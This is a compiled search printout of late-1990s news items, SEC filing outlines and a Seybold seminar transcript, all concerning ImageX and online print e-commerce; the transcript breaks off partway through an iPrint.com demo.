DOCUMENT TYPE: NEWSPAPER LANGUAGE: ENGLISH RECORD TYPE: FULLTEXT  
SECTION HEADING: Entertainment  
Word Count: 948

...being a fool."

The pilot episode is the first of six What Are Families For? scripts written by Del Grande and Seeing Things partner David Barlow. They hope the pilot episode -- produced by Halifax's Imagex Productions and Toronto's Alliance Communications Corporation -- will be a hit, and turned into a prime-time series.

Loves neighborhood Del Grande, a New Jersey native, says setting the pilot episode in Halifax, using such familiar metro locations as Quinpool Street and Tower Road School, was the plan all along. "It was contractual. I wouldn't have it any other way. I love Halifax. I love the Hilton (where I stay in Halifax). I love that neighborhood, and the funky restaurants. I love walking downtown.

Ginger R. DeMille

with this, I get to stay in a wonderful place, paid by them, and work with Halifax people. And if it goes (to a series), I'll try and make the bulk of supporting roles from here."

Setting the series in Nova Scotia was one of the few ways to get a reluctant Del Grande back into the TV game. The outspoken actor admits to a sometimes rocky relationship with the CBC, which aired Seeing Things.

"I've danced this dance before, and I feel club-footed at this point. I had no desire to get back in. I started the process for this thing, and when it looked like it wasn't going to happen, I was relieved. (The show's executive producer Robert) Lantos convinced me.

"I was virtually thinking of dropping out completely. If you're Mel Gibson, you can live anywhere in the world. If you're Louis Del Grande, you must live in the centre (Toronto) or you don't get work. Moving here was a sort of a "F--- you! If you want me, find me." But if this goes (to a series) I get it both ways. I can live and work in Nova Scotia."

The pilot episode also provided Del Grande with the opportunity to work with acclaimed feature film director Kotcheff, whose diverse credits include everything from the Canadian classic The Apprenticeship of Duddy Kravitz to the first Rambo thriller First Blood and the slapstick comedy Weekend At Bernie's.

What Are Families For? is Kotcheff's first TV project in 20 years.

"Ted's worked with everyone from Ingrid Bergman to Sylvester Stallone. He has unbelievable energy and a light (touch). What I do can go past comedy to genuine anger. He kept me in control, and kept it light and funny."

Making a pilot episode as a precursor to a TV series is the rule on U.S. TV, but in Canada they're the exception. Del Grande says he isn't sure what the network will learn from tonight's national airing.

"They (CBC) never air pilots. They order scripts, and then decide on a series. What's happening here is very complicated. Robert Lantos came up with the idea for a pilot. He thought it would be advantageous to have one. I suppose what they will be looking for is critical reaction. They're probably looking for a collective critical response; (to see) if people find it funny."

If people don't find it funny, and a series never emerges, Del Grande says he won't be upset. He may even be relieved.

"Part of me is hoping it doesn't go, part of me hopes it does. That's why these things are so disgusting. You don't care at first, but once the thing goes, you get hooked again. It's an addictive thing. The process of acting itself is fun. It's a family-oriented thing, where everyone is working together. Like camp. Or being in the army."

What Are Families For? airs tonight on CBC-TV at 8:30 p.m.

2/3,K/49 (Item 1 from file: 736)  
DIALOG(R)File 736:Seattle Post-Int.  
(c) 2006 Seattle Post-Intelligencer. All rts. reserv.

10204048  
WALL STREET TAKING NOTICE OF NETWORK 'PLUMBERS' FOR WEB  
SEATTLE POST-INTELLIGENCER (SP) - Friday, July 23, 1999  
By: JOHN COOK P-I Reporter  
Edition: Final Section: Business Page: B1  
Word Count: 546

... busy time on wall street for Seattle high-tech companies. Watchguard

Ginger R. DeMille

Technologies, which makes network security products, and N2H2, an Internet content filtering service for schools and libraries, are scheduled to offer shares to the public on the Nasdaq exchange next week.

The following week ImageX .com, GreatFood.com and The Cobalt Group are expected to begin trading. Bellevue-based Drugstore.com, which some industry watchers say is the most anticipated IPO of the year, has yet to set a date for its stock offering.

Oxygen Media, a women's Internet portal site and cable network backed by Oprah Winfrey's Harpo Entertainment and Paul Allen's Vulcan Ventures, yesterday acquired Intype Inc., a Seattle web site developer.

Intype runs www.babynamer.com, www.babysoon.com and www.parentgarden.com. Those web properties will be folded into www.momsonline.com, Oxygen Media's parenting site.

Intype's 36 employees, including founder and president Peter Rinearson, will establish a branch office for Oxygen Media in Seattle. Rinearson said more than 300,000 people use the Babynamer.com site each month. Terms of the deal were not disclosed.

John Cook covers venture capital

for the P-I. He can be reached

at 206-448-8075

or johncook@seattle-pi.com

2/3,K/50 (Item 1 from file: 743)  
DIALOG(R)File 743:(New Jersey)The Record  
(c) 2006 No.Jersey Media G Inc. All rts. reserv.

09016036  
SOUVENIR SALES OUT OF THIN AIR BOOTHS AT INAUGURAL TO TRY WIRELESS CREDIT  
Record (Northern New Jersey) (RE) - THURSDAY, January 16, 1997  
By: LAUREN COLEMAN-LOCHNER, Staff Writer  
Edition: All Editions Section: BUSINESS Page: b01  
Word Count: 430

...inaugural memorabilia.

Not only new, but apparently safe, too.

The card numbers are encrypted for security, Bell Atlantic Nynex Mobile of Bedminster said of a system it developed with Hypercom Inc. of Phoenix, Ariz., for IMAGEXpress.

Maggie Aloia Rohr, a spokeswoman for Nynex Mobile, said the wireless processing will allow merchants to increase their sales without the risk of using fraudulent cards. Retailers currently can process cards without a phone line, but they have no way to check on whether account numbers are valid.

Another advantage: The wireless process shaves 14 seconds off the typical 20-second wait that land-line connections require, Nynex Mobile said.

This is not the first high-profile use of the wireless credit checks.

At last year's NCAA Final Four Tournament at the Meadowlands, Bell teamed with another wireless transaction provider to offer transmissions to merchants selling mementos from ARAMARK Corp. of Philadelphia, the official souvenir sponsor at that event.

Merchants were able to set up near-captive audiences - such as lines for restrooms. ("Hey, they're people with a lot of time on their hands!")

Rohr said.)

"With us, they tripled their number of souvenir stands," she said. Ultimately, 67 percent of the sales at the Final Four were wireless, she said.

"We also see it as a benefit for small retailers" who could use the processor to set up stands at sidewalk sales or other locations that would not allow access to regular phone lines, she said.

And, Rohr said, a cab company in Washington is using the system to process credit cards for its passengers.

Beck said IMAGEexpress will install inaugural souvenir booths at 14 balls, four galas, 20 to 25 stands on the parade route, and four stands on the Mall.

"I think it will give us greater confidence in the credit card sales," she said.

"Since the wireless technology is available, we just didn't want to take the risk" of accepting stolen or invalid cards.

2/3,K/51 (Item 1 from file: 775)  
DIALOG(R)File 775:EdgarPlus(TM)-Reg. Statements  
(c) 2006 Disclosure Inc. All rts. reserv.

03434638

IMAGEX SERVICES INC

Document Type: REGST  
Form Type: S-8  
Document Date: 19960610  
Document Control Number: 96578771  
Company Number: I097179700

TABLE OF CONTENTS

LOCATOR

|    |  |
|----|--|
|    | DOCUMENT FORM S-8  |
| A3 | COVER-PAGE   |
| A4 | IMAGEX SERVICES, INC.<br>CROSS REFERENCE SHEET REQUIRED BY ITEM 501(b) OF<br>REGULATION S-K<br>PART-I                                    |
| A6 | PROSPECTUS-COVER-PAGE  |
| A7 | SALES BY SELLING SECURITY<br>HOLDERS   |
| A8 | DESCRIPTION OF SECURITIES  |
| A9 | LEGAL MATTERS  |
| B0 | PART II  |
| B1 | INFORMATION REQUIRED IN THE REGISTRATION STATEMENT<br>Item 4. Description of<br>Securities   |
| B2 | Item 5. Interests of Named Experts and<br>Counsel  |
| B3 | Item 6. Indemnification of Directors and<br>Officers   |
| B4 | Item 8. Exhibits   |
| B5 | Item 9. Undertakings   |
| B6 | SIGNATURES   |
|    | EXHIBITS   |
| L3 | RE: CONSULTING AGREEMENT   |
| L4 | CLIENT SERVICE AGREEMENT   |
| L5 | Re: Registration Statement on Form S-8,<br>Consulting Agreements with<br>Blue Water Consulting, Inc. and Broad Street<br>Marketing, Inc. |
| L6 | EXHIBIT (23.2) INDEPENDENT AUDITORS' CONSENT   |

TABLE OF CONTENTS

LOCATOR

Ginger R. DeMille

DOCUMENT FORM S-8  
A3 COVER-PAGE  
A4 IMAGEX SERVICES, INC.  
CROSS REFERENCE SHEET REQUIRED BY ITEM 501(b) OF  
REGULATION S-K  
PART-I  
A6 PROSPECTUS-COVER-PAGE  
A7 SALES BY SELLING SECURITY  
HOLDERS  
A8 DESCRIPTION OF SECURITIES  
A9 LEGAL MATTERS  
B0 PART II  
INFORMATION REQUIRED IN THE REGISTRATION STATEMENT  
B1 Item 4. Description of Securities  
B2 Item 5. Interests of Named Experts and Counsel  
B3 Item 6. Indemnification of Directors and Officers  
B4 Item 8. Exhibits  
B5 Item 9. Undertakings  
B6 SIGNATURES  
EXHIBITS  
L3 RE: CONSULTING AGREEMENT  
L4 CLIENT SERVICE AGREEMENT  
L5 Re: Registration Statement on Form S-8,  
Consulting Agreements with  
Blue Water Consulting, Inc. and Broad Street  
Marketing, Inc.  
L6 EXHIBIT (23.2) INDEPENDENT AUDITORS' CONSENT

2/3,K/52 (Item 1 from file: 779)  
DIALOG(R)File 779:EdgarPlus(TM)-10-Q Filings  
(c) 2006 Disclosure Inc. All rts. reserv.

09803909

IMAGEX SERVICES INC

Document Type: 10-Q  
Form Type: 10-Q  
Document Date: 19960331  
Document Control Number: 96577891  
Company Number: I097179700

TABLE OF CONTENTS  
LOCATOR  
DOCUMENT FORM 10-Q  
A3 COVER-PAGE  
A4 IMAGEX SERVICES, INC. - 10-QSB  
INDEX  
PART-I  
FINANCIAL-STMNT-ITEM  
FINANCIAL-STATEMENTS  
A8 IMAGEX SERVICES, INC. AND SUBSIDIARIES  
CONSOLIDATED BALANCE  
SHEET MARCH 31, 1996 AND DECEMBER 31, 1995  
A9 IMAGEX SERVICES, INC. AND SUBSIDIARY  
CONSOLIDATED STATEMENT OF OPERATIONS FOR THE  
THREE MONTHS ENDED MARCH 31, 1996  
AND MARCH 31, 1995  
B0 IMAGEX SERVICES, INC. AND  
SUBSIDIARY CONSOLIDATED STATEMENT OF CASH  
FLOWS  
FOR THE THREE MONTHS ENDED  
MARCH 31, 1996 AND MARCH 31, 1995  
B1 IMAGEX SERVICES, INC. AND  
SUBSIDIARIES CONSOLIDATED STATEMENT OF  
CHANGES IN  
SHAREHOLDERS' EQUITY

Ginger R. DeMille

(DEFICIENCY) FOR THE THREE MONTHS ENDED MARCH  
31,

1996  
(Unaudited)  
B2 IMAGEX SERVICES, INC.  
ITEM 2. MANAGEMENT'S DISCUSSION AND ANALYSIS OF  
FINANCIAL CONDITION  
Results of Operations:  
B3 IMAGEX SERVICES, INC.  
PART II - OTHER INFORMATION  
B4 ITEM 1. LEGAL PROCEEDINGS.  
B5 ITEM 2. CHANGE IN SECURITIES.  
B6 ITEM 3. DEFAULTS UPON SENIOR  
SECURITIES.  
B7 ITEM 4. SUBMISSION OF MATTERS TO A VOTE OF  
SECURITY HOLDERS.  
B8 ITEM 5. OTHER INFORMATION.  
B9 ITEM 6. EXHIBITS AND REPORTS ON FORM  
8-K.  
C0 IMAGEX SERVICES, INC.  
Quarterly Report  
on  
Form 10-QSB  
SIGNATURES  
EXHIBITS  
FINANCIAL-DATA-SCHEDULE

...3. DEFAULTS UPON SENIOR

SECURITIES.  
B7 ITEM 4. SUBMISSION OF MATTERS TO A VOTE OF  
SECURITY HOLDERS.  
B8 ITEM 5. OTHER INFORMATION.  
B9 ITEM 6. EXHIBITS AND REPORTS ON FORM  
8-K.  
C0 IMAGEX SERVICES, INC.  
Quarterly Report  
on  
Form 10-QSB  
SIGNATURES  
EXHIBITS  
FINANCIAL-DATA-SCHEDULE

2/3,K/53 (Item 1 from file: 810)  
DIALOG(R)File 810:Business Wire  
(c) 1999 Business Wire . All rts. reserv.

0952016 BW0341

Business Wire Recap

December 14, 1998

Byline: EDITORS

...BW1001 05:00)  
(IBM)(IBM) YORKTOWN HEIGHTS, N.Y.--IBM Releases Open Software to  
Improve Security , Performance & Reliability of Internet E-mail Systems  
(BW1003 06:00)  
( IMAGEX -COM) BELLEVUE, Wash.--Former AT&T wireless Executive  
Accepts CEO Post at ImageX .com; Technology Veteran Sees Tremendous  
Potential for Online Printing Company (BW0004 06:00)  
(INTEL/CLM-MICRO/HLTRNCS)(INTC) COLUMBUS/MEDINA, Ohio-- Columbus  
Micro and Haltronics Named Intel Authorized Solution Providers;  
(BW0003 06:00)  
(NATL-HEALTH-INVESTORS)(NHI) MURFREESBORO, Tenn.--NHI to Pay 74  
Cent Dividend (BW1004 06:01)  
(LUCAS-EDUCATIONAL-SYS)(LEDS) ST. PETERSBURG, Fla.--Home Shopping  
Network Welcomes Lucas Educational Systems Inc.'s Dr. Memory, Jerry  
Lucas (BW0005 06:01)  
(RHK) SOUTH SAN FRANCISCO, Calif.--ADSL Equipment Market  
Projected to Grow From \$103 Million in 1998 to \$401 Million by 2002,



According to New Report by RHK (BW0006 06:01)

(INTEL)(INTC) BELLEVUE, Wash.--EC Computer, Inc. and PC Help Corp. Named Intel Authorized Solution Providers; Designation Identifies Premier Locations for Intel Solutions (BW0007 06:01)

(POCKETSCIENCE) SANTA CLARA, Calif.--Santa Uses Portable E-mail Device to Update America on His Progress (BW1005 06:01)

(POCKETSCIENCE-PHOTO) --ADVISORY/Photo of Santa Using Portable E-mail Device available on BW Photowire/AP PhotoExpress, PressLink and Business Wire's Web Site (BW1006 06:02)

(TOSHIBA-CSD) IRVINE, Calif.--Toshiba Broadens Magnia Server Offerings with Innovative Rack Mountable Servers and Complete Rack Solution for the Enterprise (BW0008 06:02)

(MERCURY-SCHEDULING-SYS)(MRY.) VANCOUVER, British Columbia--British Airways to License Magellan (BW0009 06:02)

(STOCKTIPS) SAN ANTONIO--StockTIPS, Nokia, CBS Marketwatch and DBC Launch Integrated Seamless Financial Tracking Package (BW1007 06:03)

(MMC-NETWORKS)(MMCN) SAN JOSE, Calif.--Fabless Semiconductor Association Recognizes MMC Networks for Outstanding Financial Performance (BW1008 06:04)

(MARTINELLI'S) WATSONVILLE, Calif.--Martinelli's 100% Juices Receive Kosher Certification (BW1009 06:04)

(WINE-SOCIETY) SONOMA, Calif.--Rare and Special Vintage wines Now Easy To Find Thanks to New Web Site (BW1010 06:05)

(REEL.COM)(HLYW) EMERYVILLE, Calif.--Reel.com Launches DVD Store; New Enhanced DVD Content Celebrated with Home Theater Giveaway (BW1011 06:06)

(VANTIVE)(VNTV) SANTA CLARA, Calif.--Vantive Teams with IBM to Provide Powerful Front-Office Solutions for IBM's DB2 Universal Database; (BW1012 06:06)

(RADCOM)(RDCMF) TEL AVIV, Israel--Protocols.com Internet Site Launched by RADCOM Academy (BW1013 06:10)

(EXCHANGE-APPLICATIONS)(EXAP) --REMINDER/ Four Exchange Applications Executives and Client Fleet Bank to Present at Prestigious Database Marketing Conference: NCDM '98 (BW1014 06:13)

(STUDIO-ARCHETYPE) SAN FRANCISCO--Studio Archetype Reinforces Commitment to Client Service with Appointment of Key Executives; (BW0010 06:27)

(SKYMALL)(SKYM) PHOENIX--SkyMall Catalog Featured on theglobe.com (BW0011 06:30)

(TADIRAN)(TTELF) PETACH TIKVA, Israel--Tadiran Telecommunications Declares Interim 1998 Dividend (BW1015 06:39)

(QUERYOBJECT)(QUOB) UNIONDALE, N.Y.--QueryObject Appoints New Sales Executives for North America and Europe (BW1016 06:45)

(CANADIAN-88/REDWOOD)(RWD.) CALGARY, Alberta--EEE.) Canadian 88 Energy Corp. and Redwood Energy, Ltd. to Drill Large Thrust Sheet Play in Wyoming (BW1017 06:48)

(BOSTON-IVF) BROOKLINE, Mass.--Tips for Infertile Couples on Coping with the Holidays: Charting a Hopeful Course for the New Year (BW1020 06:59)

(IXC-COMMUNICATIONS)(IIXC) AUSTIN, Texas--IXC First to Carry Research and Commercial Traffic on Nationwide Next Generation Internet Backbone (BW0013 06:59)

(ARGON) LITTLETON, Mass.--Argon Networks Selected as One of Data Communications' Top 25 Hot Startups for 1998 (BW1021 07:00)

(GRAND-ADVENTURES-TOUR)(GATT) AUSTIN, Texas--Grand Adventures Tour and Travel Acquires Two Competitors (BW1022 07:00)

(IXC-COMMUNICATIONS-3)(IIXC) NEW YORK--NYSERNet Establishes the First Internet2 Point of Presence in New York State (BW0015 07:00)

(M-STREET/RADIO) NASHVILLE, Tenn.--What's New in Radio Listening? 1998 was the Year the '70s Came Back to Radio (BW1023 07:00)

(IXC-COMMUNICATIONS-2)(IIXC) NEW YORK--AppliedTheory First to Offer Next Generation Internet Services to Research and Commercial Markets (BW0014 07:00)

(STARNET-COMMUNICATIONS)(SNMM) WILMINGTON, Del.--Starnet Announces Contract Signing for the Larry Holmes Sportsbook and Casino; To Report Earnings and Hold Conference Call on Dec. 15 (BW1024 07:01)

(BROADPOINT/MILWRD-BROWN) NEW YORK--Millward Brown Study Proves New Advertising Medium Effective with Consumers & Advertisers (BW1025 07:01)

(ZORAN)(ZRAN) SANTA CLARA, Calif.--SoftDVD Certified by Microsoft WHQL as a PC98 Motion Video Device for windows 98; (

Ginger R. DeMille

?

## Seybold returns to its roots--to Boston and focus on print

Hadley Sharples. Graphic Arts Monthly. Newton: Apr 1999. Vol. 71, Iss. 4; pg. 86, 5 pgs


### FROM WEB TO ON-DEMAND

Evidence of the growing influence of the World Wide Web in publishing was everywhere. The Web is not only an important publishing medium, but is becoming a vital tool for the print production workflow," said Gene Gable, vice president and general manager of Seybold Seminars.

One session in the Publishing Strategies conference featured several approaches to e-commerce for Web-based printing services, as speakers offered a model for printers to move many of the transactions in the print procurement process to the Web.

For example, iPrint is a Webbased quick print shop that allows customers to design and order business cards, stationery, and other printed materials on its Web site. ImageX.com offers a similar service for medium to large-size corporations through custom Web sites the company builds that allow customers to manage the print procurement process.

For printers interested in moving into e-commerce, Collabria and Impresse offer software systems that manage the entire business workflow of a printing company over the Internet.





For example, iPrint is a Web-based quick print shop that allows customers to design and order business cards, stationery, and other printed materials on its Web site. ImageX.com offers a similar service for medium to large-size corporations through custom Web sites the company builds that allow customers to manage the print procurement process.

For printers interested in moving into e-commerce, Collabria and Impresse offer software systems that manage the entire business workflow of a printing company over the Internet.

Enlarge 200%  
Enlarge 400%



scripting



LiveWire  
Netscape

VB script  
MS

Perl

scripting  
script

CGI

Common  
Gateway  
Interface

ASP  
Active  
Service  
Pages  
MS

## Seybold Seminars Boston/Publishing '99 Publishing Strategies Conference

# Print/E-Commerce: Models for the Web

Monday, March 1, 1999

Steve Franzino, Courier Companies, Inc., Moderator

Eric Bean, ImageX.com

Mills Davis, Digital Roadmaps

Robert Hu, Collabria, Inc.

Royal Farros, iPrint

Nimish Mehta, Impresse

Audience Q&A

**Steve Franzino:** Welcome, everyone, to Session P202, Print/E-Commerce: Models for the Web. We have five speakers for this session, and the session runs an hour and a half. In that time, we're going to attempt to examine the three E-Commerce models that were described in the session description and give a little vision of the future of what E-Commerce is going to look like. We will look at three models. The first one is the quick print store approach, where anybody can stop by to buy their printing and have it shipped to them. The second involves securing larger repeat customers, a bit more complex a transaction. And the last approach involves custom software systems designed for the printers to offer to the existing customer base. We have two software vendors that are going to talk about that. I think we'll start off with Mills Davis who will give a visionary overview of E-Commerce. Mills Davis, or maybe we should call him 'E-Davis is the founder and chief change officer of Digital Roadmaps. So, let's give Mills a hand. [Applause]

**Mills Davis:** Thank you very much. In my ten minutes allotted, I'm going to blitz through some thoughts. Basically, we're looking at print and E-Commerce models for the Web. First of all, the Digital Roadmaps project is an educational initiative. We're focusing on what happens when you wrap your business around a network. And it's not about point-to-point transfer. It's about the acceleration and the new forms of business that take place. We've been working on this for a while. You've seen some of our articles in *Seybold* and different magazines. We're also involved with doing various kinds of educational things. I'm network-powered myself. And this is just the bio on me. The top line of what I want to say is as follows. Basically, all of printing and publishing and media communications are a subset of E-Business. Now, some people will talk E-Commerce or E-Production or so on, but I think the IBM folks have been foisting this one on us and it's pretty good. What I mean by that, printing will take place in the form of services that are digital services and extended enterprise management approaches and that these are going to be conducted across networks. This twenty-first century landscape, basically, is that the new form of inter-business is electronic business communities; that is, entire value chains get on-line with each other. Businesses function as virtual offices on each other's network. So, I'm saying printing is an E-Business. The building blocks of these interactive services, enabling infrastructure, as well as value-added functions, become less capital investment and more subscription services. And I think this is an important kind of notion to look at. And then this is basically powered by standards. Look at it from a value chain kind of analysis; you capture value as digital information.

We're on the threshold of a major authoring paradigm shift where you author into database; you don't necessarily ever see the database but that's what you're doing. And also, we're going to be at a point

where things like multi-purposing and mass customization, cross-media kind of things are just going to be commonplace. Second thing is, the network becomes the database. And there's a rather astounding notion. You amplify value by managing the content of media, the production information, the E-Commerce aspects, intellectual property and so on, as assets. And the basic name of the game from a publishing perspective is multiple returns on content or, from the producer perspective, added value through use/re-use, multiple use. The value delivery also becomes more flexible and more varied, so we become media agile. And the value exchange, of course, all takes place across networks. These are the fundamentals of the twenty-first century game. Each of our speakers is basically geared at it. My definition of E-Commerce, or Electronic Commerce, is that it concerns all of the aspects of value exchange. And we'll go into that.

We have three basic business models that are presented. Perhaps the first thing to do is to challenge that assumption and suggest that maybe there are five. The first two here, the E-Channels and the E-Director are, in a way, the inverse of each other. E-People, that is, the people in the Net, and so on. What I want to do is give credit where credit is due. There's a consulting group up here in New England called Northeast Consulting Resources, who have been pushing the issue of electronic publishing, E-Commerce and E-Business for years. They have a marvelous Web site, ncric.com, and they do these Future Visions sessions. They've been working on this for a number of years, and I'm just making reference to one that they did, the Scenario Model. But the channel notion is that to buy print--if we think about the commodity aspects of that--we could conceive of aggregators. And we have to think also about the different forms of E-Commerce. But basically, the notion of channels is that if we're dealing with graphic arts materials and publishing products that we can buy through an aggregated source, this model applies. And I'm not going to read all the things on the slide, but you'll note that later on you'll be able to download these slides from the Seybold site. The Direct Model is, of course, a disintermediated model. We go direct to the source. And certainly we see this happening with equipment and software aspects, things we use to power our infrastructure. But this also applies in some of the business models we're talking about here, where you find the place to buy it or you set up for order and re-ordering and so on. And, in essence, the buyer has a catalog and the supplier, in fact, is fulfilling against that.

One of the things I think we have to think about in printing is that it is still very much a people business. You're dealing with the contract printing aspects of our business, all of the larger companies, a component of which is high-touch. And so, one of the aspects of E-Business is about how to leverage the people in the process. Most of the direction of the gradient of value-added in the industry is towards getting closer to the customer, giving them more choice and control over the message, its forms of packaging, how it appears, what kind of print or print and/or other media. And this requires us to be able to leverage people in the process. So, that's the third model.

The next one is what I call the 'Smart Solutions.' The basic premise here is this: across networks anything can and will be outsourced. That causes us to concentrate on core competencies; it causes us to view value chains in terms of ways that we interconnect with each other; and leveraged value. What I'm arguing is that what we're going to find evolving is that E-Commerce will become a series of building blocks and that these building blocks become increasingly intelligent services. It's easy to imagine this. We talk about automobiles or some sort of physical product. I'm now saying the intangible, the software, the service-oriented area follows the same logic. And I think this is quite important. What makes them smart is the knowledge in the service. And we move towards things that are always on, always available, self-organizing, appliance-like, learning, they're the agents and so on. And this is an aspect of how we design printing services going into the twenty-first century. The second way to look at it is in terms of the building blocks of the E-Commerce or network-powered printing business, involve the core value-added services, which you might call 'E-Production,' then you have the E-Commerce services, which are about how we exchange value between the players. And there are some other kinds of services, which I call the 'Enabling Infrastructure services.' These are listed here. One, two, three on the chart. But the

thing to note is that all of these also exhibit an evolution from proprietary to standards to optimized to intelligent things. Within three years, I think we are going to have standardized kind of building blocks. The metaphor that I would look at would be--for those of you who watch *Star Trek* and know the Deep Space Nine--imagine you're on your way back. You're coming from the Gamma Quadrant. You're out of oxygen. You're out of fuel. And you've got to do E-Business to make it all work. And that docking clamp out there in the front, it'd better work. You'd better be able to lock-dock, load and go. And you don't have time to do one-off outsourcing. So, I would argue that within three years the industry will normalize around some fairly standard ways. The Dolby sound of E-Commerce if you will, and we're going to have some fairly standard kind of building block solutions. We'll call it 'Lego Services.'

The other model and the model that some people are talking about is the value chain virtualization. That is, how do we organize and interconnect on an extended enterprise basis? Certainly the printing networks of various kinds are doing this, but with different ways to look at value chain integration, depending on whether you're the end customer, the provider or different people that make that up. But the trend is really clear. We're moving to a world where companies will exist as electronic business communities and these will be extended between the supply side and the demand side, the customers, the customers' customers, and whatnot. Entire value chains are going to be networked. In this case, maybe we're talking about magazine production. And it's a wide area of multi-service. It's Internet plus. We can get into the high bandwidth, high information value-added services. And many of the kind of solutions that are being talked about here can be viewed as a value-added way of powering ourselves across these networks. The integrated communication workflow model, I would suggest, has these four dimensions to it. Obviously, at the center of this we're going to managing the information and the process. The value resides in the information. We have core value-added processes increasingly in our industry. That's become a PDF-driven world. We have the E-Production world that has a lot of that, but it has to be very intimately interrelated with the information management. The E-Commerce aspect of this, the exchange of value, from the time we advertise and negotiate to follow-through the logistics of the relationship through pay and accept the results, that's the third layer. And, of course, none of this makes sense if people don't understand it. Imagine the fun these people are having as they try to find out. In our industry, when you start to raise these issues, you ask ten people you get nineteen answers. So, digital culture, of course, is the key and is the big learning curve.

Information from the core of this thing, what we're really looking at is information that really has some new properties. Part document, part program, part database, part transaction. We're not going to dwell on this here, but see that the process facets of the new workflows have to be integrated and managed through databases that have these different kinds of properties. The graphic communications process itself isn't a simple pipeline. We now have different disciplines of authoring, which relate to targeting and to collaborative authoring and to design for multiple use, a discipline we call 'digital mastering' which is getting it into the database with enough that can support all the range of uses we want. And then we have various kinds of what used to be called prepress--we call it prep--various kinds of disciplines to package it up for the particular media production delivery value chains. And then on the next layer out, we have the E-Commerce cycle, which are all the stages (here noted as seven) of pairwise actions that occur between partners in this flow. And finally, as I said, it all takes place in a community. I won't go into all of the aspects of this, but there are different aspects of the electronic community that we're empowering. So against that context I would argue, then, that we have multiple divisions of what we mean by E-Commerce models that affect printing on the Web. Some of those are based on creating I-Markets, or market space ideas either without intermediators or with them. A key element that is always going to be important in printing and graphic communications is going to be people, but not in all cases. And we have two other kind of issues, namely, the ability to come up with smart products and smart services. And the last item is that we are at a time when we need to integrate entire value chains with these kinds of building blocks. And that's my opening for this. Thank you. [Applause]



**Mr. Franzino:** Thank you. In my haste to try to get this off on time, I failed to introduce myself. I am Steve Franzino, Vice President of Technology with Courier Corporation, and I'm the Moderator for this session. Our next speaker is no stranger to the printing and desktop publishing world. Royal Farros was cofounder of T/Maker Company, one of the pioneer software houses of the '80s. Royal's company has created such brands as ClickArt, PFS:First Publisher and WriteNow. After being purchased by Deluxe Corporation, the nation's fourth-largest printer, he decided to be entrepreneurial again. And in 1996, he founded iPrint. I'm pleased to introduce to you Royal Farros, CEO of iPrint. [Applause]

**Royal Farros:** Thank you, Steve. I'm taking the quickprint shop approach to E-Commerce today. And while I was preparing for this presentation, I came across some really funny quotes. And I don't know quite how they apply to what I'm going to talk about this morning, but I think they apply quite well to where the commercial and quick printing market is, specifically relating to the Internet. I'd like to go through them now with you. The first quote comes from Doonesbury cartoonist, Gary Trudeau. 'I've been trying for some time to develop a lifestyle that doesn't require my presence.' I think that's what we're really trying to do when we look at the Internet. We're trying to figure out how to service our customers better using technology and how to run our businesses better using technology. So I thought this was a pretty terrific quote.

The next one comes from Pope John Paul I. 'If someone had told me that I would be the Pope one day, I would have studied harder.' [Laughter] Along the same lines, if someone said that there was this thing called the Internet and it was going to change global commerce more than anything else in the world, how hard would everybody have prepared for it? I think our industry got a little bit of a slow start, but I think it's catching up and it's got a lot of steam under its belt right now. And the final quote comes from author A. Whitney Brown. 'There are a billion people in China. That means even if you're a one-in-a-million type of guy, there are still 1000 guys exactly like you.' [Laughter] Remember, once you get on the Web, all the traditional rules of engagement still apply. You still have to create a presence. You still have to create something useful. You still have to provide a service. You still have to do all those normal competitive things that we're used to in regular business. We just have to do it electronically now.

Let me jump into the quickprint shop approach. And I want to contrast this with something that I just ran into in New York City last week. I was about 30 minutes early for a meeting, so I stopped into a quickprint shop. How many people have walked into a quickprint shop and actually ordered business cards, using a traditional method? Could I see a show of hands? Okay. For those people who don't know what it looks like, this is exactly what happened to me this particular experience. I was actually going to put this on a slide and then I realized it would be pretty anti-climactic. Imagine I'm holding a piece of paper and imagine there's a poorly drawn box on the paper. And then there's a well-meaning counter person saying, 'Just go ahead and tell me what you want your card to look like.' That was exactly the experience I had. Now, we know that's a little bit of an anomaly. Normally, what people will do is they'll hand you a really nicely printed form with a very nice box at the top of it and essentially do the same thing. Something that has just killed me for years is that we are in an industry where we're creating visual materials and one of the most popular ways of creating the visual material is completely non-visual. It's almost like saying, 'Here, create an image for your company and use a magazine subscription form.' Let me get you a little bit to the results of the way we do it, to put it in contrast. Today, when you go in through the traditional process, and I'm talking the onesy-twosy type thing where you're going in and ordering maybe 500 business cards and maybe 500 letterhead. Today, there is a 10 to 15% reprint due to error problem. And again, it shouldn't be a surprise to anyone. You are guessing what it's going to look like. You are taking a bunch of disparate elements, putting them together on a piece of paper and saying, 'This is what I want my card to look like.' Ten to fifteen percent of the time you're going to say, 'I didn't think it was going to look like that.' At iPrint.com we have about a 1% reprint due to error rate. Now, what's really great about that is that our customer satisfaction is very high. Ten percent of all the communications that we get from our customers are actually thank-you notes.

And finally, how well the process is working. There's an independent survey company called Biz Ratings. We were the top Biz Rating performer during the November/December timeframe in the category Books and Stationery. It's still a young industry, so I'm not quite sure how those two things fit together. But we were actually the top-rate independent site, ahead of Barnes and Nobles and Amazon.com.

For those people who may not have seen iPrint.com and to follow on what Mills was talking about, the approach that you can take, this is what you'll see at iPrint.com. By the way, let me disclaim this; this is actually a slide show demo, so I'm not connected to the Web. Anybody who would like to see this exact process happen, you can go to [www.iprint.com](http://www.iprint.com). Let's go ahead and we'll create a business card. We can create, if we want, a four-color business card. Or we can simply do one of the traditional spot colors. Like the traditional process, we'll present you with templates. Unlike the traditional process, we can have virtually unlimited numbers of templates. Not just standard designs, but we can also have contemporary designs, as well. Let's go ahead and pick this critter down here. I'm going to add some text to it. I've already pre-filled this out with a regular Silicon Valley kind of guy. And now, all of a sudden, Steve Jobs has a business card. Notice that I'm not only designing something on-screen and getting to see what it looks like, but I'm also proofing along the way. Let's insert some clip art. You can choose from our ClipArt library or you can insert your own clip art or your own photo. Let's pick the apple. And we all know that apples aren't gray, they are red. And so now we have a red apple. Steve doesn't necessarily like all caps. Steve is more of an Avant Garde kind of guy, so let's choose a typeface. And now Steve Jobs and all his information is in Avant Garde.

